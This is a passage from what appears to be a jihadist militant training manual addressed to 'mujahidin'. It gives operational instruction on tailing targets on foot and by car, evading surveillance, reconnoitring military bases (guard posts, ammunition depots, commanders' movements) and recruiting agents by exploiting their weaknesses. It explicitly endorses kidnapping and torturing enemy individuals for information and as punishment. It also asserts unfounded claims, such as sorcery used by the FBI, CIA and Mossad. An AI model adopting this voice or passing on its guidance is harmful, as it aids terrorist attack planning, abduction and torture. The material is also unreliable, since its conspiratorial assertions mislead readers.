3) Gather what information you can without emphasizing any particular part. Do not rush or show urgency because your excitement may uncover you and the degree of importance of the information.

4) Avoid anything that reveals your identity quickly. Do not attempt to be too creative or inventive.

5) Move slowly and travel a great distance. The one who is successful in gathering information is the one who is not known or conspicuous especially in the area of the current work/operation.
6) Do not accept events at their face value. Do not overlook a quick friendship or an apparent dispute. Evaluate the importance of events and do not judge them by their appearance.
7) Do not speak vaguely or act mysteriously except when wanting to get a "blabber mouth" to talk about what he knows.
8) Carry personal credentials and know all their contents.
9) Prior to collecting the information, make sure that all necessities related to the mission, especially money, are ready.
10) Study the area where information-gathering takes place carefully: Open and closed streets, residents' customs, ways of dressing, and accent.
11) It is not permitted to carry any weapons during the information-gathering process.
12) Finding a cover for being in that particular area or location prior to gathering the information. Further, review all security measures concerning members of the Military [Organization] which is covered in prior sections especially those concerning travelling, group members as well as documents.



Methods of Gathering Enemy Information:

a) Surveillance, Intelligence & Observation.	b) Drugging.
c) Interrogation & Questioning.	d) Theft & Burglary.
e) Recruitment.	f) Secret video recording.
g) Hacking.	h) Phone tapping.
i) Excitement.	

1] Surveillance, Intelligence and Observation:

Important Notes on Surveillance:

a) What is Surveillance?

In their efforts to uncover secret activity the enemy security and intelligence agencies put a close watch on suspected persons and places. This organized form of observation is called surveillance. There are two general types of surveillance: mobile and stationary. Mobile is sometimes referred to as `tailing' or `shadowing' and involves following the suspect (subject) around. Stationary is observing the subject, his or her home and workplace, from a fixed position. This can be from a parked car, neighboring building or shop and is referred to as a `stake-out' in detective films. Surveillance combines both `tailing' and `stake-outs'.

b) Counter-Surveillance:

The mujāhidīn must use methods of counter-surveillance to protect themselves and their jihādi work. You can establish whether you are being watched or followed. These methods can be effectively used and help you to give the enemy the impression that you are not involved in secret work. Before considering these methods of protection, however, we need to be more aware of the enemy's surveillance methods. For it is not possible to deal with surveillance unless we know how the enemy operates.

c) Aim(s) of Surveillance:

The primary aim of surveillance is to gather information about the subject and to check out whether he or she is involved in secret work. The enemy seeks to establish the links between the subject and those he or she might be working with. The enemy wants to identify you and locate the residences and secret places you use. They try to collect evidence to prove that illegal work has been committed. An important use of surveillance is to check on information received from informers and spies.

d) Decision for Surveillance:

A decision to place a subject under surveillance is taken at a high level. The decision will include the intensity and duration for example whether for 8, 16 or 24 hours per day over a period of one,

two, three or more weeks. The decision will involve placing the subject's house and workplace under observation and having his or her phone tapped either temporarily or permanently. The number of persons involved in the operation will be decided upon and they will be given the known facts about the subject including a description or photograph. Whether the surveillance ends with the arrest of the subject will depend on what is learnt during the investigation.

e) The Surveillance Team:

Specially trained plainclothes men and women are used to carry out surveillance. Their identities are kept strictly secret. They are not the normally known or public special branch policemen. They are aged between 25 and 50 years and have to be physically fit for work. In appearance and dress they are average types. They try to blend in with their surroundings and avoid drawing attention to themselves. For example, smartly dressed persons will not be used to follow a suspect in a slum. A team may consist of 2-4 people with a car in support. Usually one team is used at a time but more will be deployed if required. The subject will be followed by foot, car or public transport if necessary. The surveillants communicate with each other by discreet hand signals and small radio transmitters. They make minor changes in their clothing and appearance to help prevent recognition. For the same reason they try to avoid abrupt and unnatural movements when following the subject. In a crowded city street they will `stick' close to the subject (within 20 meters) for fear of losing him or her. In a quiet residential area they will `hang' back (over 50 meters) for fear of exposing themselves. They have set plans and procedures for `tailing' the subject which involves the constant interchanging of positions. It is important to know these various techniques of foot and vehicle surveillance.

Some Ways Used By the Kuffār to Spy on the Mujāhidīn

1) The spreading of spies and informants from the hypocrites and the pawns amongst the population in numerous places/areas such as mosques[111], schools (especially the Islamic ones), markets and

[111] And the brothers and likewise the sisters tasked with the jihādi work are **cautioned in the strongest possible words** that all main mosques are infested with the Zindīq, so beware and move well.

shopping malls, transport system[112] (taxi , bus, cab and motorcycle riders), hospitals-health centers, streets, homes (i.e. the wives, relatives and even children). This also includes all those places where there are gatherings of people such a city centers, parks/bus stations, leisure centers like beaches, etc. this is so that they can report to their bosses at the security and intelligence centers anyone whom they suspect of opposition to their reign or government.

2) Spying on the communication networks i.e. Phone tapping, especially the mobile phones and the fixed phones (landlines) at the peoples' homes and work places. This they do by recording the conversations of those whom they suspect as well as those who work on Islāmic affairs and the Mujāhidīn specifically. And this, i.e. phone-tapping and surveillance is one of the most dangerous methods to the Mujāhidīn and the jihadi work about which we have already given the details.[113]

3) Spying on the members Muslim/Islāmic organizations and the Mujāhidīn in their homes/houses, education/training centers, mosques, workplaces e.t.c using electronic spy devices. These are very small in size and can capture all conversation or images in varying ranges and can even send whatever is being recorded to the intelligence centers live. These devices are brought into those places by spies/informants disguised as guests, workmen (plumbers, electricians, telephone engineers, builders, e.t.c). They are mostly hidden in the ceiling, walls, furniture (TV cabinets, sofa sets, Tables, Kitchen cabinets e.t.c) and appliances (TVs, Fixed phones-landlines, computers, fridges, e.t.c). The same applies for the Black-Box of the airplanes. The cars, streets, bedrooms, public toilets and others are not free from this, rather everything and everywhere they can! And there is no Power and Might except from Allāh!

4) Surveillance of those whom they suspect while they (suspected individuals) are travelling using CCTV cameras on the streets and the buildings both the visible and hidden ones. Even tiny devices can be used to capture any speech or conversation that the suspect makes. All these recorded images; video and audio can be used

[112]Most of the staff of Pioneer Buses are intelligence personnel working their specifically on an intelligence mission.

[113] And here the mujāhid is warned to be very careful with the on-going Sim-Card registration process, and the counter-measures to this have already been mentioned under the security guidelines for using the mobile phone and it's like under the Communication Chapter.

against him during the interrogation process in case the individual is captured. These are very modern devices whose technology and capabilities they boost about with all their arrogance and in which they invest a lot of their money. But the end is as Allāh – (SWT) has said;

إِنَّ ٱلَّذِينَ كَفَرُواْ يُنفِقُونَ أَمْوَالَهُمْ لِيَصُدُّواْ عَن سَبِيلِ ٱللَّهِ فَسَيُنفِقُونَهَا ثُمَّ تَكُونُ عَلَيْهِمْ حَسْرَةً ثُمَّ يُغْلَبُونَ وَٱلَّذِينَ كَفَرُوٓاْ إِلَىٰ جَهَنَّمَ يُحْشَرُونَ

"The Unbelievers spend their wealth to hinder [man] from the path of Allāh, and so will they continue to spend; but in the end they will have [only] regrets and sighs; at length they will be overcome: and the Unbelievers will be gathered together to Hell;" (Al-Anfal: 36)

5) They use the help of the spy planes – drones mainly from the Americans, British and the French as well as the usual helicopters and other planes to take aerial photos as well as capturing audio and video recordings of their surveillance targets both in space and on land.[114]

6) Stationing of their spies and informants in some specific vital areas such as shopping malls, VIP buildings (especially government offices/departments), internet cafes, hotels, banking institutions, e.t.c so as to monitor all those cars or individuals who are entering or leaving them. The do this with help of satellites especially in those situation where the area or person under surveillance is high profile.[115]

7) Use of sorcery and witchcraft even by the FBI, CIA and Mossad agents on both the captured and wanted mujāhidīn. This evil method and all that which comes from it of evils has no solution EXCEPT the Qur'ān (recitation, listening to it, memorizing it as well regular and strict adherence to its guidelines) and the strong adherence to the remembrances – *Adhkār*, especially those of the

[114] The UPDF has recently acquired some from both the Americans and British Navy to expand their attacks against the mujāhidīn in *Bilād Hijrayn* – Somalia. From what we know some of them are in the barracks located in Nakasongola and or in Singo (Semuto).

[115] They may be monitoring a high-profile target in a hotel and when he leaves in car, they record its details and send them to the satellites in the space. Then they use those satellites to follow that car/target to see where he goes and whom he meets. The satellite can give them the live video – visual images of every movement of their target as well as all the details of his location e.g. street/road, latitude-longitude figures, nearest known centers or buildings, landscape/topography, etc.

morning and the evening, sleeping time, etc. And He – (SWT)., has said;

فَلَمَّآ أَلْقَوْاْ قَالَ مُوسَىٰ مَا جِئْتُمْ بِهِ ٱلسِّحْرُ إِنَّ ٱللَّهَ سَيُبْطِلُهُ إِنَّ ٱللَّهَ لاَ يُصْلِحُ عَمَلَ ٱلْمُفْسِدِينَ

"When they had had their throw, Moses said: "What ye have brought is sorcery: Allāh will surely make it of no effect: for Allāh prospereth not the work of those who make mischief." ***(Yunus: 81)***

Some Images of Secret Spy Devices:

Spy Device	**Description**
	**Spy Landline Telephone Recorder** Details: - 70 hours of telephone recording per gigabyte - Automatically records your telephone conversations. These conversations are stored internally to a removable SD card.
	**High Power Mobile Jammer** - Works in any country worldwide including 3G. It will immobilize cell phones up to a distance of 80 meters when using the 18 watt model and up to 60 meters when using the 6 watts.
	**Digital Spy Hidden Pen Camera Cum Pen Drive** 2GB Digital Video Recorder, memory for up to 1hrs real time recording, Record for over 3 hours on single charge, Built-in microphone, Normal size pen with handwriting function

	**Digital Voice Recorder** For long time recording 10, 20, 50, 100, 1000 hours; 20 feet area recording capacity, Record file named by Date, Password function, Built-in Speaker, Built-in full direction condenser stereo microphone,
	**Spy Mobile Charger With Double Camera** Built in digital audio video recorder, built in battery still can record up to 3 hours of audio video on the Micro SD card inside for 16 hours recording of audio video
	**CCTV Cameras** And also CCTV system, switcher, recorder, lens, utpvideo transceiver, accessories, camera housing, fire alarm system,
	**Spy GSM Based Wireless Device** unlimited range - An office conversation in India can be heard clearly in America, Work with GSM bands (800MHz, 900MHz, and 1800MHz), Microphone range is 10meters radius



Spy Key Logger

Device is connected between the computer and the keyboard. As the user types anything on the keyboard e.g. emails, documents & passwords they are stored on an internal memory storage device within the keylogger. The spy can then retrieve the data from it at any time. Has 3 types; PS/2, USB and the one concealed within the computer keyboard itself.



Spy Wireless Voice Transmitter With Recording Facility

Launches wireless voice signal reaching 300-500 meters, even in the other place, but also you can know the voice of the scene. It can also take audio, support 2GB Card, they can record the scene, and read it at any time.







Spy GPS Personal Tracker

GPS Tracker used to prevent theft



Spy HD Keychain Camera

Records Hi-Resolution real time (30fps) video via its internal pin-hole

of vehicles	camera at the touch of a button. Recordings are stored on the 2GB built in USB memory. Up to around 60 minutes of 1280 x 960 AVI video
 **Spy Long Range Binocular**	 **Spy Torch Camera** 2.0 M Pixel COMS camera Lens, has audio and video recording synchronously, can be used as a digital camera separately, PC-Camera function
 **Spy Wrist Watch Camera (5.0 mega Px)** camera built into classy looking metal and glass wrist watch for James Bond like espionage, 4GB Supports video and voice recording function	

Conditions of the Tracker (Tail):

1) Change according to the situation.
2) Knows the area well such as its roads, shops, etc.
3) Should know the characteristics of the people of the area.
4) Should be strong, wise and alert.
5) Should be in control of his actions.
6) Obedient to the Amir.
7) Love his mission and motivated.
8) Have good teamwork skills.

9) He should look normal and have nothing that differentiates him from others such as a big scar on his face.

10) If there are two brothers working together, they should be of similar height, and have different color clothes.

11) You should have a believable cover with all the supporting documents.

Foot Surveillance

Things You Should Look Out For When Tracking Someone

1) Before you begin surveillance, you should go the area and familiarize yourself with the area i.e. Knows its roads, shops, etc.

2) The brother or brothers performing the surveillance operation on foot study the available information about the target (height, weight, and way of walking, looking at a recent photograph).

3) Knowing the target's habits, places he visits, and communications.

4) Prior to the start of the surveillance mission, making sure that all needs related to the mission, especially money, are met.

5) Agreeing on how communications with the leaders will take place in case the surveillance plan is uncovered (telephone, a person used for that purpose). The phone number should not be written but memorized.

6) When following the person, never look into his eyes, as this will attract his attention. You can use sunglasses (not 100% black as this is suspicious) to look at him in the eyes, as he will not be able to see what you are looking at. Use them in relevant time and place, i.e. don't use sunglasses very late at night as this is not the normal time for people to wear them.

7) Don't stay too close to the target as if you are his shadow.

8) Make sure the target/person you are following doesn't see you.

9) Don't be distracted by other things.

10) Never carry a weapon, illegal or suspicious materials.

11) When following the target, make sure you are aware of the areas you are entering. You don't want to follow him into a security area where you will be stopped and asked questions.

12) Pay close attention to the target; make sure you see all his movements. He may make a sudden left/right turn and if you weren't watching him, you will have lost him.

13) What if he enters a building? Firstly you should know what this building is (hotel, house, business, e.t.c). If there are two of you, one should stay outside and keep an eye on the entry and exits of the building to see if the target tries to trick anyone following him. The other should go inside the building, but he needs to a cover story as why he is entering this building.

14) What if he enters a bus? If he gets on a bus, you should get to the next stop and get on the bus. If there are 2 of you, one gets on the bus with the target at the same time, and the other should track the bus from the outside.

15) You should take note of anything unusual the person does. For example, he has a hat and takes off his hat at certain points.

16) See if anyone else is with the target and is observing from far in order to see if anyone is following the target.

17) Avoid dark lit areas, as the target maybe luring you (assuming he knows you are following him) in order to attack you.

18) Whilst following someone, try to change your dress e.g. changing your t-shirt.

19) If there is more than one person following the target, you should a code on how to communicate with each other. For example, putting a jacket around the waist means that there is danger.

20) You should carry a phone with you just in case there is an emergency.

21) You should have small change. This is just in case the need arises that you need to use a public transport. If the money you have is in large bills, then there may be a chance that the service you are using (such as a bus) will not have change.

22) If the area you are doing surveillance in is large, then you should try to arrange to split the area into parts. Each part is allocated to a team/brother.

23) It is preferable to have a camera with the surveillance man in case the target is to personally contact others.

24) Knowing the measures to be taken when the target is lost, such as contacting the leaders or something else agreed upon.

Things You Should Use When Following Someone

1) Use clothes that are normal for the area.
2) If you are working in a team, then all the clothes should be different.
3) All watches should be synchronized.
4) You should have a notepad and pen.
5) If you are following someone for a long distance, you should have a change of clothes.
6) Have comfortable footwear.

Foot Surveillance Examples

- Two-Man or `AB' Surveillance:

The person following directly behind **S** is **A**. The second person is **B**, who follows on behind **A**, as if in a chain. **A** and **B** alternate positions, `leap-frogging' over each other. When **S** turns right at a corner **A** drops back out of sight and **B** takes the lead position. An alternative technique is for **A** to cross the road and then turn right. In this case **A** is not now following directly behind **B** as in a chain, but is parallel to **B** on the opposite side of the road to both **B** and **S** and slightly to their rear. **A** and **B** will avoid direct contact with **S**. If **S** now crosses the street to the left **A** will either fall back, enter a shop or walk swiftly ahead, while **B** will follow **S** from his side of the street.

- Three Man or `ABC' Surveillance:

Inclusion of the extra man makes tailing **S** easier. **A** follows **S**, **B** follows **A** and **C** operates across the street from **S** to the rear. When **S** turns a corner, **A** may continue in the original direction, crossing the street instead of immediately turning. **A** thus takes the **C** position, whilst either **B** or **C** can take **A**'s original position. A variety of techniques can obviously be used. But the idea is generally the same. Those following must keep the subject under constant observation without arousing suspicion. The more persons used, the greater the scope and flexibility of the operation. Remember: By knowing the methods of the enemy we can deal with him and defeat him!

Car Surveillance:

Things You Should Look Out For When Tracking Someone Using the Car

This is similar to tracking someone on foot.

1) Make sure the engine of the car is in good condition. And you have all the correct paperwork and the driver should be experienced.
2) The car model and color should not stand out from all the other cars. You should have no signs on the vehicle that makes it distinct from other cars.
3) You should have a full tank.
4) You should know the area well.
5) There should be some sort of communication in the vehicle such as a walkie-talkie or mobile phone.
6) You should abide by all the rules of the road.
7) The job of the driver is to follow the car and keep within eye distance of it. The job of the front passenger is to also observe the car and other cars that may be suspicious. His job is also to get out of the car and follow the target if he gets out of the car and walks. If you have other passengers in the back, they have the same job as the front passenger.
8) Try to avoid losing the target car at traffic lights. If he breaks the rules of the road, you do not break the rules.
9) Keep an eye on the petrol gauge/level.
10) If the number plates are allocated to certain areas. Then you should use a car with the number plates of the area you will be driving in.
11) Have all the necessary paperwork for the car.
12) You shout take note of any signs on the target car. If you lose the car and then see it again, you can confirm that it is the same car.
13) If the target car enters a closed road (a road that has entry and exit from the same point), then one person should get out of the car and walk down this road to check on the target car. Whereas the car should be parked away from this road.
14) The car's interior light should be disabled in order to hide the identity of the surveillance team members sitting inside.

15) The number and appearance of the car surveillance team members should match those of the target's car.

16) The car being used for surveillance should keep up with the target's car during the surveillance operation, especially in crowded areas and on side streets. The distance between the two cars depends on the circumstances.

17) If the target gets out of his car and starts to walk, one of the surveillance team members should get out and observe him.

18) Follow all aforementioned measures for surveillance on foot.

<u>How To Know (Detect) If Your Car Is Being Followed</u>

1) When you speed up, you see the car that you suspect also speeding up. And when you slow down, it also slows down.

2) Go to a quiet area, and then leave it. See if the same car is still following you.

3) Use a roundabout and go around it 3-4 times. Either the car follows you around it and blows its cover. Or it is forced to take a particular exit, and may potentially lose you.

4) Drive fast and take an immediate left/right. Then quickly park up and observe if any other car comes around the corner at a fast speed (this is the same trick when you are walking and trying to see if someone is following you).

5) The surveillance car speeds up then stops suddenly while observing which other car is affected (this is done where there is not a lot of traffic).

6) The surveillance car enters a dead-end street.

7) The surveillance car goes in the opposite direction of traffic.

8) The surveillance car stops and goes backwards.

9) [The surveillance car] enters a parking lot and immediately goes out.

10) [The surveillance car] takes a side road and stops.

NB: If you want to lose them you should first confirm that you are being followed. Some brothers may get a bit too paranoid and abandon the mission due to seeing the same car a few times. You must understand that if you are travelling to an area, and another car is behind you, there may be a high chance that the driver of the 'suspected' car is also going to the same area. One way

of losing a car that is following you is to get into traffic. Here you keep driving in and out of lanes. He will eventually lose you from his sight. Another way is that if the car has many brothers, then they should all leave the car and go in separate directions.

Two and Three Vehicle Surveillance:

When two tailing vehicles are used, the lead tail **A** will remain two or three cars behind **S** and **B** will remain behind **A**, as in a chain. They will always keep switching places (Figure 2). When using a parallel tailing technique, **A** remains behind **S** and **B** keeps pace in a parallel street. **A** and **B** keep switching positions (Figure 3). With three tailing vehicles the possibilities are increased. **A** and **B** follow **S** in a chain and a third vehicle **C** travels in a parallel street. **C** may even speed ahead of **S**, awaiting it at an intersection before falling in behind and taking **A**'s position. This allows **A** to turn off and follow in a parallel street

Reflectors and Beepers:

Those carrying out surveillance may try to place a strip of reflectorized tape on the rear of the subject's vehicle or break a tail-light to make it easier to spot it at night. Or they may place an electronic tailing device on S's car, called a Bumper Beeper. This is a small metal box which can be fixed to the vehicle with magnets in seconds. A radio signal is transmitted which the tailing vehicle picks up on a receiver. S's car can be tracked even when out of view! Such gadgets do not, however, make it impossible to avoid being tailed. It only means that you must be alert and check for such devices. Knowing it is there can help you to really mislead the enemy!

Progressive Surveillance

This technique is used when extreme caution is needed because the subject is likely to use all methods to uncover possible surveillance. **S** is only followed for a limited distance each day by foot or car. Observation is picked up again at the time and place where it was previously discontinued. This continues day after day until surveillance is completed or discontinued. Remember! Know the enemy's methods so that you can be able to deal with him and defeat him!

Stationary Surveillance:


1) You first need to have a reason to be in a particular place. Such as selling something on the street or sitting in a coffee shop eating some snacks and drinking a soda or juice.

2) You must take note of everything that is going on in the target area you are watching such as who is coming in and out, anything strange, etc. All of these should be noted along with the time (synchronize/match – the time to the event .i.e. what happens). This is needs to be very organized.

3) You should be attentive to your surroundings.[116]

4) How do you know the target?
   - **a.** You originally know the person.
   - **b.** You have seen a picture of him.
   - **c.** You are informed of his physical appearance (e.g. Tall, slim, moustache, glassed, e.t.c).

5) You should use codes when communicating with other members of the team. These should be realistic and not stand out. So you do not open an umbrella when there is no rain. If people see this they will be very suspicious.



Enemy Base Description

The Organization's command needs detailed information about the enemy's vital establishments, whether civilian or military, in order to make safe plans, reach firm decisions, and avoid surprises. Thus, the individual who gathers information about a desired location should, in addition to drawing a diagram, describe it and all its details.

<u>The Drawing</u>**:**

The brother should draw a diagram of the area, the street, and the location which is the target of the information-gathering. He should

[116] a Russian was used as a spy to be a driver of an American general (employed as a driver for 4 years) One day while fueling for the car, the Russian referred to the fuel as petrol. In America they refer to it as gasoline. When the American general heard this, he become suspicious and got the Russian arrested when they returned to the base. This led to the cover of the Russian being exposed.

describe its shape and characteristics. The drawing should be realistic so that someone who never saw the location could visualize it. It is preferable to also put on the drawing the directions of traffic, police stations, and security centers.

The Description**:**

It is necessary to gather as much information about the location as possible. For instance:

1) Traffic directions and how wide the streets are.
2) Transportation leading to the location.
3) The area, appearance, and setting of the place.
4) Traffic signals and pedestrian areas.
5) Security personnel centers and government agencies.
6) Embassies and consulates.
7) The economic characteristics of the area and traffic congestion times.
8) Public parks.
9) Amount and location of lighting

It is preferable to photograph the area as a whole first, then the street of the [desired] location. If possible, panoramic pictures should be taken. That is, the collection of views should be continuous in a way that all pictures are taken from one location and that the ending of one picture is the beginning of the next. The photographer should be experienced with and proficient in film processing and developing. It is risky to use an outside film processing service. When observing military installation or camp, we discourage taking pictures where it is forbidden. The brother/photographer should use a modern camera that can photograph at night or from a distance, and only the lens of the camera should be visible. When gathering information about a military camp, the brother should draw a diagram of the camp's overall area, the camp itself, and its interior, if possible.

A Description of the Enemy's Base**:**

1) Location.
2) Exterior shape.
3) Transportation routes (streets or roads) to it.

4) Space [area].
5) Weapons used.
6) Unit using the camp.
7) Fortifications and tunnels.
8) Guard posts.
9) Gathering areas such as the Mess – dining hall, prayer areas, health halls, bathrooms,
10) Amount and periods of lighting.
11) Number of soldiers and officers. Officers' ranks.
12) Ammunition depot locations.
13) Vehicles and automobiles.
14) Leave policy.
15) Base commander's name, rank, arrival and departure times as well as area of residence/officer within the base.
16) Degree and speed of mobilization.
17) Brigades and names of companies.
18) Sleeping and waking times.
19) Telephone lines and means of communication.

The brother gathering the information may start a friendship with one of the soldiers or officers of that base. Information may be collected gradually and easily from soldiers when giving them rides from the camp to the bus or train stations, etc.

Combat Intelligence:

Gathering information is one of the most important aspects of conducting patrolling operations. The following details what information to collect and how to report it:

1) Reports. All information must be quickly, completely, and accurately reported. Use the **SALUTE** report format for reporting and recording information;-

SIZE – Seven enemy personnel

ACTIVITY – Traveling SW

LOCATION – 50metres after round about moving to town center.

UNIT/UNIFORM – OD uniforms with red six-point star on left shoulder

TIME – 09:55 06JAN99

EQUIPMENT – 3 AK-47s, 1 machine gun, one rocket launcher and Patrol Pickup.

2) Field Sketches. Try to include a sketch with each report. Include only any aspects of military importance such as targets, objectives, obstacles, sector limits, or troop dispositions and locations. Use notes to explain the drawing, but they should not clutter the sketch.

3) Captured Documents. The leader collects documents and turns them in with his reports. He marks each document with the time and place of capture.

4) Prisoners. If prisoners are captured during a patrolling operation, they should be treated IAW the Geneva Convention and handled by the 5-S rule:

(1) Search

(2) Silence

(3) Segregate

(4) Safeguard

(5) Speed to rear

5) Debriefs. Immediately upon return from a mission, the unit is debriefed. The intelligence officer will generally have a unit-specific format for debriefing a patrol.

2] Interrogation:

Security personnel in our countries arrest brothers and obtain the needed information through interrogation and torture. The Military Organization must do likewise. On one hand, the Organization can obtain important information about enemy establishments and personnel. On the other hand, that is a form of necessary punishment. Information is collected in this method by;

- ✓ kidnaping an enemy individual,
- ✓ Interrogating him,
- ✓ Torturing him.

This source of information is not permanent. Also, caution should be exercised about being deceived by misinformation from enemy individuals. Thus, the brother who interrogates the hostage should possess the following characteristics;

1) Should have knowledge and expertise about people's behavior and morals.
2) Should have a strong personality.
3) Should possess a sixth sense based on practice and experience and by exploiting leads.
4) Should be extremely patient.
5) Should be able to act, pretend, and mask himself.
6) Should be intelligent, observant, analytical, and deductive.
7) Should be able to establish an investigative plan by employing map tracking skills.
8) Record information obtained.
9) Maintain the modified questioning sequence established during planning and preparation.

Interrogation topics:

- Missions.
- Organization (structure, HQs, Bases, e.t.c)
- Strength/personnel (ranks, residence, appearance, duties, e.t.c)
- Strength/weapons and equipment.
- Dispositions (map tracking).
- Tactics.
- Training.
- Combat effectiveness.
- Logistics.
- Electronic technical data.
- Miscellaneous.

Types of Questions

For obvious reasons, it is prudent to use good questioning techniques throughout the questioning phase. The interrogator must know when and how to use the different types of questions, and be able to use the following types of questions--

1) Direct; are brief, precise, and simply worded. They specifically address the information which the interrogator wants to obtain. They use vocabulary and grammatical structure understood by the prisoner. Direct questions are preferred during interrogations because they most likely obtain the desired response. Direct questions are formulated with the basic interrogatives who, what, when, why, where, and how.

Sample:

I = Interrogator. P = Prisoner.

I - *How many officers are at the CMI headquarters?*

P – *Fifteen.*

I - *What is the duty position of these officers?*

P - *Commanding officer, Personnel office, State House officer, intelligence and political officers.*

I - *What was your most recent past mission?*

P - *I was assigned to the intelligence department at JATT.*

2) Follow-up; are designed to obtain additional information on a specific subject or topical area. Questions usually flow one-from-another based on the answers to previous questions. Interrogators ask a basic question and based on the answer, use follow-up questions to exploit leads provided by the prisoner to ensure all pertinent information in each topical area has been obtained.

Sample:

I - *You mentioned having been to JATT. Why were you there?*

P - *To see someone.*

I - *Who was he?*

P- *Afande Rugumayo.*

I – *What is his rank and duty there?*

P – *Lieutenant, he deals with new prisoners especially those charged with terrorism.*

I - *What relationship do you have with him?*

P – *I…I …!!!*

3) Non-pertinent; are used to conceal the interrogation's objective(s) or to strengthen prisoner rapport. They may also be used to break the prisoner's concentration or trail of thought, particularly if the interrogator suspects the prisoner is lying. It is hard for a prisoner to be a convincing liar if his concentration is frequently interrupted. By carefully blending pertinent with non-pertinent questions, the interrogator can lead the prisoner to believe some relatively insignificant matter is the interrogation basis by asking questions in a casual manner. The prisoner may be reluctant to discuss the matter of interest, but quite willing to discuss more pleasant things. The interrogator may relax the prisoner by first discussing irrelevant topics using non-pertinent questions, and then switching back to pertinent questions for desired information.

Sample:

I - *I can understand you might be hesitant to talk to me, but these are just routine questions. Everything you tell me will be kept in strict confidence.*

P - Well, I do not know.

I - *I notice you are rubbing your head. Do you have a headache?*

P - *No, I am just tired.*

I - *Are you having trouble sleeping?*

P- *Well, it is hard to sleep in a strange place, and I can never forget I am a prisoner.*

I - *I can understand that. Let me ask these questions, and then you can go and get some rest.*

P - *Okay.*

4) Repeated; are used to ask the prisoner for the same information obtained in response to earlier questions. They may be exact repetitions of the previous question, or the previous question may be rephrased or otherwise disguised. Repeated questions may be used to check the consistency of the prisoner's previous responses. They may also be used to ensure accuracy of important details such as place names, dates, and component parts of technical equipment. Since a lie is more difficult to remember than the truth, especially when the lie has been composed on the spur of the moment, the

interrogator can establish errors by rephrasing and disguising the same question(s) which the prisoner has already answered. The interrogator spaces his repeated question(s) to prevent the prisoner from anticipating what will be asked.

5) Control; are developed from information which the interrogator knows to be true. They should be based on information which has been recently confirmed, and is not likely to change since that confirmation. They are used to check the truthfulness of the prisoner's responses, and should be mixed in with other questions throughout the interrogation. Failure to answer these questions or wrong answers indicates the prisoner may not be knowledgeable on the topic or his answers to other questions are also false. An example of a control question is to ask the prisoner what type of individual weapons his unit had. You know from other confirmed sources his unit had AK-74's. If the prisoner answers with anything other than AK-74, you have a good reason to disbelieve him. This opens the door for repeated questions.

6) Prepared; are developed in advance of an interrogation to gain precise wording or the most desirable questioning sequence. They are used primarily for interrogations which are technical in nature, require legal precision, or cover a number of specific topics. In cases where the interrogator will touch or several fields of interest, it may be desirable to prepare an interrogation guide or outline to ensure all topics are explored. In the use of prepared questions or interrogation guides, the interrogator must be careful to avoid restricting the interrogation's scope and flexibility.

3] Recruitment:

Being recruitment agents is the most dangerous task that a mujāhid can perform. Because of this dangerous task, the brother may be killed or imprisoned. Thus, the recruitment task must be performed by special types of mujāhidīn. There are a number of motives that might entice an uncommitted person to take part in intelligence work.

Motives for Recruitment

1) Force and entanglement.
2) Greed and love for money.
3) Displaying courage and love of adventure.
4) Love of amusement and deviance.
5) Mental and political orientation.
6) Fear of being harmed.

The Organization may use motives No. 2, 3, 5, and 6 in recruitment.

Candidates for Recruitment

1) Smugglers.
2) Those seeking political asylum.
3) Adventurers.
4) Workers at coffee shops, restaurants, and hotels.
5) People in need.
6) Employees at borders, airports, and seaports.

Types of Agents Preferred By the CIA

1) Foreign officials who are disenchanted with their country's policies and are looking towards the U.S. for guidance and direction.
2) The ideologist (who is in his county but against his government) is considered a valuable catch and a good candidate for the CIA.
3) Officials who have a lavish lifestyle and cannot keep up using their regular wages, or those who have weaknesses for women, other men, or alcoholic beverages. The agent who can be bought using the aforementioned means is an easy target, but the agent who considers what he does a noble cause 'is difficult to recruit by enemy intelligence.
4) For that purpose, students and soldiers in Third World countries are considered valuable targets. Soldiers are the dominating and controlling elements of those countries.

Stages of Recruitment

Suppose the Islamic Organization, with its modest capabilities, wants to obtain information about an important target (important

personality, building, camp, agency, ministry). It has to do the following:

1) Finding the Agent: In this stage, the Organization picks the suitable person for supplying the information. The Organization learns about that person: His financial condition, his family status, his position regarding the government, and his weaknesses and strengths.

2) Evaluating the Agent: In this stage, the agent is placed under continuous observation to learn the times of his departure to and return from work, the places he visits, the individuals he meets, and his social interaction with those that he meets in coffee shops, clubs, etc.

3) Approaching the Agent: After gathering information about him, a relationship with him is developed under a certain cover, such as;

- **a)** Family connection and tribal relations.
- **b)** Developing a friendship with him in the club, coffee shop, and workers union. The [recruiting] brother develops the friendship as if it were unpretentious and unplanned. The relationship should develop naturally and gradually in order not to attract the target's attention.

Important Note: In case the first brother fails to develop a friendship with the target, another brother takes over after learning from the first about the target's weaknesses (motives that can be exploited) such as his love for money, opposition to the government, love for adventure, or display courage.

4) Recruiting the Agent: After finding, evaluating, and approaching a target, comes the second stage of recruiting him. Recruiting may be direct, that is, telling the agent frankly about working for the Organization for a specific and agreed-upon salary. A promise is secured in writing or verbally. Or recruitment may be indirect, that is, information may be taken from the target without informing him that he is an agent. That may be accomplished by giving him gifts, sharing his joys and sorrows, and attempting to solve his problems.

5) Testing the Agent: In this stage, the agent is assigned certain tasks in order to test his ability, loyalty, and dependability. The agent does not know that the Organization already has the sought information. If the information supplied by the agent does not match the Organization's existing information, then the agent may be an unreliable source of information or may be trying to mislead the

Organization. During the testing stage, the agent should remain under careful observation to spot all his movements.

6) Training the Agent: This stage applies to the recruited agent, that is, the agent who has been recruited directly and is aware that he has been recruited by someone or some organization for money or other things. That agent: may be trained on the following;

- **a)** Work secrecy and means of gathering and hiding information.
- **b)** The method of passing information on to officials.
- **c)** Concealment and disguising.
- **d)** Interrogation and resisting the interrogation.
- **e)** Explaining the assigned mission in utmost detail.
- **f)** Photography.

